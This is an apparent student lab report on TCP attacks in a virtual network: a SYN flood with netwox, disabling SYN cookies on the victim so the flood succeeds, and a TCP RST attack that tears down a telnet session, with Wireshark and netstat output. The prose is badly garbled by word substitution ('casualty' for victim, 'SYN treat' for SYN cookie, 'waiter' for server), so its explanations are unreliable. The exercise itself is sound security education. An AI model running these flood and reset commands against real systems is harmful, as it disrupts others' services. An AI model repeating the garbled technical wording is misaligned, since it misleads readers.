Contents

Make a Network

Name of VM

- seedubuntu
- seedubuntu1
- seedubuntu2


Role


- Attacker
- Victim
- client


ip a ddress

- 10.0.2.7
- 10.0.2.8
- 10.0.2.10

Ip configuration







TASK 1 SYN FLOODING ATTACK

As found in the screen capture, the casualty's line size is 128. We additionally see the present open ports that are anticipating associations LISTEN stage. If a port had a half-open association (just SYN got and no ACK from the client), then the state would've been SYN_RECV. In the event that the 3-way handshake finishes, the state changes to ESTABLISHED.

```
Terminal
[02/09/22]seed@VM:~$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                 destination IP address {5.6.7.8}
 -p|--dst-port port             destination port number {80}
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
[02/09/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.8 -p 23 -s raw
^C
```

The Wireshark follow for the assault is given beneath. We see that the casualty machine gets various quantities of association on port 23 from irregular IP addresses (ridiculed by the netwox apparatus.) We likewise see that the casualty machine answers these IP addresses with a SYN ACK at first. Before long there are RST ACK parcels noticeable on the organization. This is on the grounds that the host with the source IP is alive and understands that it had never begun an association in any case to get a SYN ACK. In the event that the casualty machine gets these RST parcels, the section is eliminated from the line since it is not any more a half-open association. Despite the fact that a few caricature associations are recovered from the line, numerous other half-open associations are laid out by the instrument constantly

SEEDLAB_LULWA

1	2020-02-15 17:30:53.007715887	PcsCompu_b7:ba:af	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.7
2	2020-02-15 17:30:53.008248569	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd
3	2020-02-15 17:30:53.008255589	180.224.248.227	10.0.2.8	TCP	54	38832 → 23 [SYN] Seq=307037135 Win=1500 Len=0
4	2020-02-15 17:30:53.008268579	211.160.164.14	10.0.2.8	TCP	54	8046 → 23 [SYN] Seq=2910469852 Win=1500 Len=0
5	2020-02-15 17:30:53.008277695	143.41.240.159	10.0.2.8	TCP	54	11156 → 23 [SYN] Seq=737731501 Win=1500 Len=0
6	2020-02-15 17:30:53.008286090	23.203.156.142	10.0.2.8	TCP	54	7100 → 23 [SYN] Seq=806735798 Win=1500 Len=0
7	2020-02-15 17:30:53.008293946	223.163.247.154	10.0.2.8	TCP	54	50233 → 23 [SYN] Seq=3622270370 Win=1500 Len=0
8	2020-02-15 17:30:53.008303880	66.137.144.152	10.0.2.8	TCP	54	65029 → 23 [SYN] Seq=1286319076 Win=1500 Len=0
9	2020-02-15 17:30:53.008313162	106.253.239.98	10.0.2.8	TCP	54	62477 → 23 [SYN] Seq=1081364775 Win=1500 Len=0
10	2020-02-15 17:30:53.008330002	9.33.157.226	10.0.2.8	TCP	54	61407 → 23 [SYN] Seq=2074262521 Win=1500 Len=0
11	2020-02-15 17:30:53.009143648	10.0.2.8	180.224.248.227	TCP	60	23 → 38832 [SYN, ACK] Seq=2284130439 Ack=307037136 Win=29200 Le
12	2020-02-15 17:30:53.009148820	10.0.2.8	211.160.164.14	TCP	60	23 → 8046 [SYN, ACK] Seq=1399938563 Ack=2910469853 Win=29200 Le
13	2020-02-15 17:30:53.009149730	10.0.2.8	143.41.240.159	TCP	60	23 → 11156 [SYN, ACK] Seq=224195875 Ack=737731502 Win=29200 Len
14	2020-02-15 17:30:53.009150717	10.0.2.8	23.203.156.142	TCP	60	23 → 7100 [SYN, ACK] Seq=1107125271 Ack=806735799 Win=29200 Len
15	2020-02-15 17:30:53.009151420	10.0.2.8	223.163.247.154	TCP	60	23 → 50233 [SYN, ACK] Seq=2822700000 Ack=3622270371 Win=29200 L
16	2020-02-15 17:30:53.009152097	10.0.2.8	66.137.144.152	TCP	60	23 → 65029 [SYN, ACK] Seq=4143574667 Ack=1286319077 Win=29200 L
17	2020-02-15 17:30:53.009152764	10.0.2.8	106.253.239.98	TCP	60	23 → 62477 [SYN, ACK] Seq=2814515515 Ack=1081364776 Win=29200 L
18	2020-02-15 17:30:53.009153467	10.0.2.8	9.33.157.226	TCP	60	23 → 61407 [SYN, ACK] Seq=2140963430 Ack=2074262522 Win=29200 L
19	2020-02-15 17:30:53.009154141	180.224.248.227	10.0.2.8	TCP	60	38832 → 23 [RST, ACK] Seq=307037136 Ack=2284130440 Win=32768 Le
20	2020-02-15 17:30:53.009154893	211.160.164.14	10.0.2.8	TCP	60	8046 → 23 [RST, ACK] Seq=2910469853 Ack=1399938564 Win=32768 Le
21	2020-02-15 17:30:53.009155618	143.41.240.159	10.0.2.8	TCP	60	11156 → 23 [RST, ACK] Seq=737731502 Ack=224195876 Win=32768 Len
22	2020-02-15 17:30:53.009156808	23.203.156.142	10.0.2.8	TCP	60	7100 → 23 [RST, ACK] Seq=806735799 Ack=1107125272 Win=32768 Len
23	2020-02-15 17:30:53.009157573	223.163.247.154	10.0.2.8	TCP	60	50233 → 23 [RST, ACK] Seq=3622270371 Ack=2822700001 Win=32768 L
24	2020-02-15 17:30:53.009158338	66.137.144.152	10.0.2.8	TCP	60	65029 → 23 [RST, ACK] Seq=1286319077 Ack=4143574668 Win=32768 L
25	2020-02-15 17:30:53.009159098	106.253.239.98	10.0.2.8	TCP	60	62477 → 23 [RST, ACK] Seq=1081364776 Ack=2814515516 Win=32768 L
26	2020-02-15 17:30:53.009159854	9.33.157.226	10.0.2.8	TCP	60	61407 → 23 [RST, ACK] Seq=2074262522 Ack=2140963431 Win=32768 L
27	2020-02-15 17:30:53.009235937	10.187.178.112	10.0.2.8	TCP	54	59707 → 23 [SYN] Seq=3392568413 Win=1500 Len=0
28	2020-02-15 17:30:53.009483072	135.75.166.228	10.0.2.8	TCP	54	7737 → 23 [SYN] Seq=2843986133 Win=1500 Len=0
29	2020-02-15 17:30:53.009487245	33.147.11.81	10.0.2.8	TCP	54	62165 → 23 [SYN] Seq=3026118342 Win=1500 Len=0
30	2020-02-15 17:30:53.009488072	139.108.157.240	10.0.2.8	TCP	54	26073 → 23 [SYN] Seq=66352526 Win=1500 Len=0
31	2020-02-15 17:30:53.009488912	210.101.220.38	10.0.2.8	TCP	54	30967 → 23 [SYN] Seq=3313997241 Win=1500 Len=0
32	2020-02-15 17:30:53.009489692	36.113.159.124	10.0.2.8	TCP	54	16646 → 23 [SYN] Seq=2612357336 Win=1500 Len=0
33	2020-02-15 17:30:53.009490586	122.36.253.140	10.0.2.8	TCP	54	16614 → 23 [SYN] Seq=839658375 Win=1500 Len=0
34	2020-02-15 17:30:53.009491456	184.92.40.65	10.0.2.8	TCP	54	44974 → 23 [SYN] Seq=4135035046 Win=1500 Len=0
35	2020-02-15 17:30:53.009492217	18.30.124.203	10.0.2.8	TCP	54	42228 → 23 [SYN] Seq=3702813667 Win=1500 Len=0
37	2020-02-15 17:30:53.009493814	95.226.217.212	10.0.2.8	TCP	54	39602 → 23 [SYN] Seq=3730086378 Win=1500 Len=0
38	2020-02-15 17:30:53.009494636	69.21.120.167	10.0.2.8	TCP	54	28237 → 23 [SYN] Seq=2806219051 Win=1500 Len=0
39	2020-02-15 17:30:53.009495358	120.186.182.120	10.0.2.8	TCP	54	30893 → 23 [SYN] Seq=528719348 Win=1500 Len=0
40	2020-02-15 17:30:53.009497117	78.213.119.130	10.0.2.8	TCP	54	18901 → 23 [SYN] Seq=3449033823 Win=1500 Len=0
41	2020-02-15 17:30:53.009497796	228.172.16.210	10.0.2.8	TCP	54	35781 → 23 [SYN] Seq=2768145149 Win=1500 Len=0
42	2020-02-15 17:30:53.009498469	18.128.128.70	10.0.2.8	TCP	54	32506 → 23 [SYN] Seq=358422644 Win=1500 Len=0
43	2020-02-15 17:30:53.009540808	10.0.2.8	10.187.178.112	TCP	60	23 → 59707 [SYN, ACK] Seq=2020617425 Ack=3392568414 Win=29200 L
44	2020-02-15 17:30:53.009542646	10.187.178.112	10.0.2.8	TCP	60	59707 → 23 [RST, ACK] Seq=3392568414 Ack=2020617426 Win=32768 L
45	2020-02-15 17:30:53.009619620	101.190.163.219	10.0.2.8	TCP	54	56036 → 23 [SYN] Seq=636800332 Win=1500 Len=0
46	2020-02-15 17:30:53.009993638	65.104.181.212	10.0.2.8	TCP	54	23013 → 23 [SYN] Seq=1552122189 Win=1500 Len=0
47	2020-02-15 17:30:53.009997809	246.93.97.161	10.0.2.8	TCP	54	35471 → 23 [SYN] Seq=661054911 Win=1500 Len=0
48	2020-02-15 17:30:53.009998600	84.150.54.177	10.0.2.8	TCP	54	17305 → 23 [SYN] Seq=1911199006 Win=1500 Len=0
49	2020-02-15 17:30:53.009999365	121.146.43.139	10.0.2.8	TCP	54	15530 → 23 [SYN] Seq=3001779905 Win=1500 Len=0
50	2020-02-15 17:30:53.010000148	34.151.113.46	10.0.2.8	TCP	54	13833 → 23 [SYN] Seq=2195171212 Win=1500 Len=0
51	2020-02-15 17:30:53.010001207	10.251.245.175	10.0.2.8	TCP	54	27490 → 23 [SYN] Seq=1970205156 Win=1500 Len=0
52	2020-02-15 17:30:53.010002045	47.172.34.15	10.0.2.8	TCP	54	60655 → 23 [SYN] Seq=2637456379 Win=1500 Len=0
53	2020-02-15 17:30:53.010003009	69.185.99.38	10.0.2.8	TCP	54	7440 → 23 [SYN] Seq=4253822637 Win=1500 Len=0

Presently on seeing the organization measurements on the casualty machine, we see that different associations have the state as SYN_RECV, demonstrating half-open associations:

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             250.100.161.165:32591   SYN_RECV
tcp        0      0 10.0.2.8:23             248.211.8.1:39129       SYN_RECV
tcp        0      0 10.0.2.8:23             242.2.42.168:33162      SYN_RECV
tcp        0      0 10.0.2.8:23             251.143.200.150:2753    SYN_RECV
tcp        0      0 10.0.2.8:23             247.156.152.92:41104    SYN_RECV
tcp        0      0 10.0.2.8:23             241.244.37.81:19759     SYN_RECV
tcp        0      0 10.0.2.8:23             253.193.200.94:10671    SYN_RECV
tcp        0      0 10.0.2.8:23             251.12.96.121:36841     SYN_RECV
tcp        0      0 10.0.2.8:23             242.206.105.123:50106   SYN_RECV
tcp        0      0 10.0.2.8:23             241.220.168.197:33353   SYN_RECV
tcp        0      0 10.0.2.8:23             255.226.70.42:46371     SYN_RECV
tcp        0      0 10.0.2.8:23             249.139.25.255:26476    SYN_RECV
tcp        0      0 10.0.2.8:23             252.38.0.204:65388      SYN_RECV
tcp        0      0 10.0.2.8:23             255.119.69.1:12481      SYN_RECV
tcp        0      0 10.0.2.8:23             246.210.251.63:63243    SYN_RECV
```

To check whether our assault was effective, we attempt to start a genuine telnet association with the server for example the person in question. On the off chance that the assault is fruitful, the telnet association won't be laid out on the grounds that the whole line is loaded up with ridiculed half-open associations, subsequently, it won't acknowledge any new associations. That's what we see, we were effectively ready to interface with the server:

```
[02/09/22]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```


This demonstrates that the assault was not fruitful, and the Server was not a casualty of SYN flooding. Presently, we check if the SYN Cookie system for example safeguard component to counter SYN flooding is turned on. We see that it is without a doubt on and henceforth our assault could have been ineffective. We switch off this component and attempt the assault once more.

```
[02/09/22]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/09/22]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/09/22]seed@VM:~$
```

On playing out the assault once more, we see that the organization measurements change again from LISTEN state to various SYN_RECV state. This demonstrates that numerous half-open associations are laid out.


```
SEEDUbuntu1 [Running]

[02/09/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/09/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             242.125.107.218:54828   SYN_RECV
tcp        0      0 10.0.2.8:23             249.189.19.167:6389     SYN_RECV
tcp        0      0 10.0.2.8:23             252.118.27.228:35800    SYN_RECV
tcp        0      0 10.0.2.8:23             251.182.187.24:26582    SYN_RECV
tcp        0      0 10.0.2.8:23             252.71.0.134:31649      SYN_RECV
tcp        0      0 10.0.2.8:23             247.156.5.88:63857      SYN_RECV
tcp        0      0 10.0.2.8:23             243.221.85.46:64835     SYN_RECV
tcp        0      0 10.0.2.8:23             254.207.190.158:36535   SYN_RECV
tcp        0      0 10.0.2.8:23             245.20.153.21:42910     SYN_RECV
```

Presently, the Wireshark hint of the assault appears to be like the one seen before with various SYN bundles going from irregular IP locations to the casualty machine on port 23. Likewise, we see some RST ACK going from the mock source IP to the casualty showing that they had never begun the association and need the association shut. This will eliminate the section from the line.



No.	Time	Source	Destination	Protocol	Length	Info
1	2020-02-15 17:54:28.895925204	23.21.13.52	10.0.2.8	TCP	54	16217 → 23 [SYN] Seq=269667535 Win=1500 Len=0
2	2020-02-15 17:54:28.896083797	171.108.255.174	10.0.2.8	TCP	54	1947 → 23 [SYN] Seq=2841279917 Win=1500 Len=0
3	2020-02-15 17:54:28.896203003	101.95.189.181	10.0.2.8	TCP	54	1667 → 23 [SYN] Seq=1876704659 Win=1500 Len=0
4	2020-02-15 17:54:28.896333235	10.0.2.8	23.21.13.52	TCP	60	23 → 16217 [SYN, ACK] Seq=3722866446 Ack=269667536 Win=2…
5	2020-02-15 17:54:28.896337236	10.0.2.8	171.108.255.174	TCP	60	23 → 1947 [SYN, ACK] Seq=2772858010 Ack=2841279918 Win=2…
6	2020-02-15 17:54:28.896393158	134.48.251.31	10.0.2.8	TCP	54	47415 → 23 [SYN] Seq=1749999287 Win=1500 Len=0
7	2020-02-15 17:54:28.896573967	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.8? Tell 10.0.2.1
8	2020-02-15 17:54:28.896581833	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.8? Tell 10.0.2.1
9	2020-02-15 17:54:28.896583742	10.0.2.8	101.95.189.181	TCP	60	23 → 1667 [SYN, ACK] Seq=3141223379 Ack=1876704660 Win=2…
10	2020-02-15 17:54:28.896584726	PcsCompu_cd:2d:fd	RealtekU_12:35:00	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd
11	2020-02-15 17:54:28.896585407	10.0.2.8	134.48.251.31	TCP	60	23 → 47415 [SYN, ACK] Seq=3103008879 Ack=1749999288 Win=…
12	2020-02-15 17:54:28.896586210	PcsCompu_cd:2d:fd	RealtekU_12:35:00	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd
13	2020-02-15 17:54:28.896638806	198.78.160.251	10.0.2.8	TCP	54	44752 → 23 [SYN] Seq=408816196 Win=1500 Len=0
14	2020-02-15 17:54:28.896787040	83.89.64.151	10.0.2.8	TCP	54	56757 → 23 [SYN] Seq=285035857 Win=1500 Len=0
15	2020-02-15 17:54:28.896824121	161.153.59.231	10.0.2.8	TCP	54	61971 → 23 [SYN] Seq=692148772 Win=1500 Len=0
16	2020-02-15 17:54:28.896993844	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.8? Tell 10.0.2.1
17	2020-02-15 17:54:28.896999404	101.95.189.181	10.0.2.8	TCP	60	1667 → 23 [RST, ACK] Seq=1876704660 Ack=3141223380 Win=3…
18	2020-02-15 17:54:28.897000567	134.48.251.31	10.0.2.8	TCP	60	47415 → 23 [RST, ACK] Seq=1749999288 Ack=3103008880 Win=…
19	2020-02-15 17:54:28.897001229	10.0.2.8	198.78.160.251	TCP	60	23 → 44752 [SYN, ACK] Seq=3594404273 Ack=408816197 Win=2…
20	2020-02-15 17:54:28.897001902	PcsCompu_cd:2d:fd	RealtekU_12:35:00	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd
21	2020-02-15 17:54:28.897154563	198.78.160.251	10.0.2.8	TCP	60	44752 → 23 [RST, ACK] Seq=408816197 Ack=3594404274 Win=3…
22	2020-02-15 17:54:28.897156722	10.0.2.8	83.89.64.151	TCP	60	23 → 56757 [SYN, ACK] Seq=2128380923 Ack=285035858 Win=2…
23	2020-02-15 17:54:28.897157541	10.0.2.8	161.153.59.231	TCP	60	23 → 61971 [SYN, ACK] Seq=2403481060 Ack=692148773 Win=2…
24	2020-02-15 17:54:28.897305808	83.89.64.151	10.0.2.8	TCP	60	56757 → 23 [RST, ACK] Seq=285035858 Ack=2128380924 Win=3…
25	2020-02-15 17:54:28.897307760	161.153.59.231	10.0.2.8	TCP	60	61971 → 23 [RST, ACK] Seq=692148773 Ack=2403481061 Win=3…
26	2020-02-15 17:54:28.897353154	45.68.64.164	10.0.2.8	TCP	54	18022 → 23 [SYN] Seq=1382743102 Win=1500 Len=0
27	2020-02-15 17:54:28.897467245	10.0.2.8	45.68.64.164	TCP	60	23 → 18022 [SYN, ACK] Seq=3489558412 Ack=1382743103 Win=…
28	2020-02-15 17:54:28.897512858	211.160.87.177	10.0.2.8	TCP	54	2631 → 23 [SYN] Seq=2223735799 Win=1500 Len=0
29	2020-02-15 17:54:28.897670823	45.68.64.164	10.0.2.8	TCP	60	18022 → 23 [RST, ACK] Seq=1382743103 Ack=3489558413 Win=…
30	2020-02-15 17:54:28.897672682	10.0.2.8	211.160.87.177	TCP	60	23 → 2631 [SYN, ACK] Seq=3775666366 Ack=2223735800 Win=2…
31	2020-02-15 17:54:28.899363462	211.160.87.177	10.0.2.8	TCP	60	2631 → 23 [RST, ACK] Seq=2223735800 Ack=3775666367 Win=3…
32	2020-02-15 17:54:28.899847523	198.138.146.129	10.0.2.8	TCP	54	10177 → 23 [SYN] Seq=3101035417 Win=1500 Len=0
33	2020-02-15 17:54:28.900027084	174.14.148.40	10.0.2.8	TCP	54	38207 → 23 [SYN] Seq=82037079 Win=1500 Len=0
34	2020-02-15 17:54:28.900142509	100.38.23.60	10.0.2.8	TCP	54	28681 → 23 [SYN] Seq=2539114445 Win=1500 Len=0
35	2020-02-15 17:54:28.900369849	10.0.2.8	198.138.146.129	TCP	60	23 → 10177 [SYN, ACK] Seq=1613524714 Ack=3101035418 Win=…
36	2020-02-15 17:54:28.900372807	10.0.2.8	174.14.148.40	TCP	60	23 → 38207 [SYN, ACK] Seq=1131195236 Ack=82037080 Win=29…

Presently, to check to assume our assault was fruitful, we attempt to begin a telnet association from the client machine to the server for example the person in question. We see that the association isn't laid out and there is a break. This demonstrates that our assault was effective.



We notice that the assault was not effective when SYN treat was turned on. The SYN treat can really keep the server from SYN flood assault since it doesn't designate assets when it gets the SYN bundle, it dispenses assets provided that the server gets the last ACK parcel. This keeps from having the line as a bottleneck, and on second thought consume assets just for the laid out associations.

SYN treats likewise forestalls an ACK flood assault (since it's presently consuming assets for ACK parcel got), by working out an underlying succession number utilizing a key (known distinctly to the server) on specific boundaries of the got SYN bundle and sending it in SYN ACK bundle. This arrangement number + 1 is sent back in the ACK parcel in the affirmation field. The server checks the affirmation number and guarantees that it was an aftereffect of a SYN ACK bundle. Since the waiter is the one in particular who knows the critical working out the worth, it limits the assailants from having a legitimate SYN treat for example introductory succession number from the server to client. This keeps any framework from the SYN flood assaults

TASK 2 TCP RST Attack on telent and ssh cconnection

Down a Telnet association

Server for example 10.0.2.8 has the telnet port open and in the LISTEN state

Netwox Tool:

We layout a telnet association from the client 10.0.2.10 (A) to the server 10.0.2.8 (B):

```
[02/09/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             10.0.2.10:50190         ESTABLISHED
tcp        0      0 10.0.2.8:23             10.0.2.10:50188         TIME_WAIT
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

We then utilize the netwox instrument on the Attacker's machine to send off the RST Attack utilizing the accompanying:

sudo netwox 78 --filter "src host 10.0.2.10 and dst port 23"

The above order sends a RST parcel when something is sent from A to B on the telnet association. In the wake of laying out the association and entering a pwd order once, we run the above order. Then we again begin composing pwd and see the accompanying on A:

```
[02/09/22]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 15 18:18:25 EST 2020 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
[02/09/22]seed@VM:~$ pwd
/home/seed
[02/09/22]seed@VM:~$ pConnection closed by foreign host.
[02/09/22]seed@VM:~$
```

Wireshark show the packets

76	2020-02-15 18:23:01.007340204	10.0.2.10	10.0.2.8	TCP	66 50198 → 23 [ACK] Seq=1241332325 Ack=1013704149 Win=30336…
77	2020-02-15 18:23:14.698455634	10.0.2.10	10.0.2.8	TELNET	67 Telnet Data ...
78	2020-02-15 18:23:14.698954162	10.0.2.8	10.0.2.10	TELNET	67 Telnet Data ...
79	2020-02-15 18:23:14.699240989	10.0.2.10	10.0.2.8	TCP	66 50198 → 23 [ACK] Seq=1241332326 Ack=1013704150 Win=30336…
80	2020-02-15 18:23:14.713135232	PcsCompu_b7:ba:af	Broadcast	ARP	42 Who has 10.0.2.10? Tell 10.0.2.7
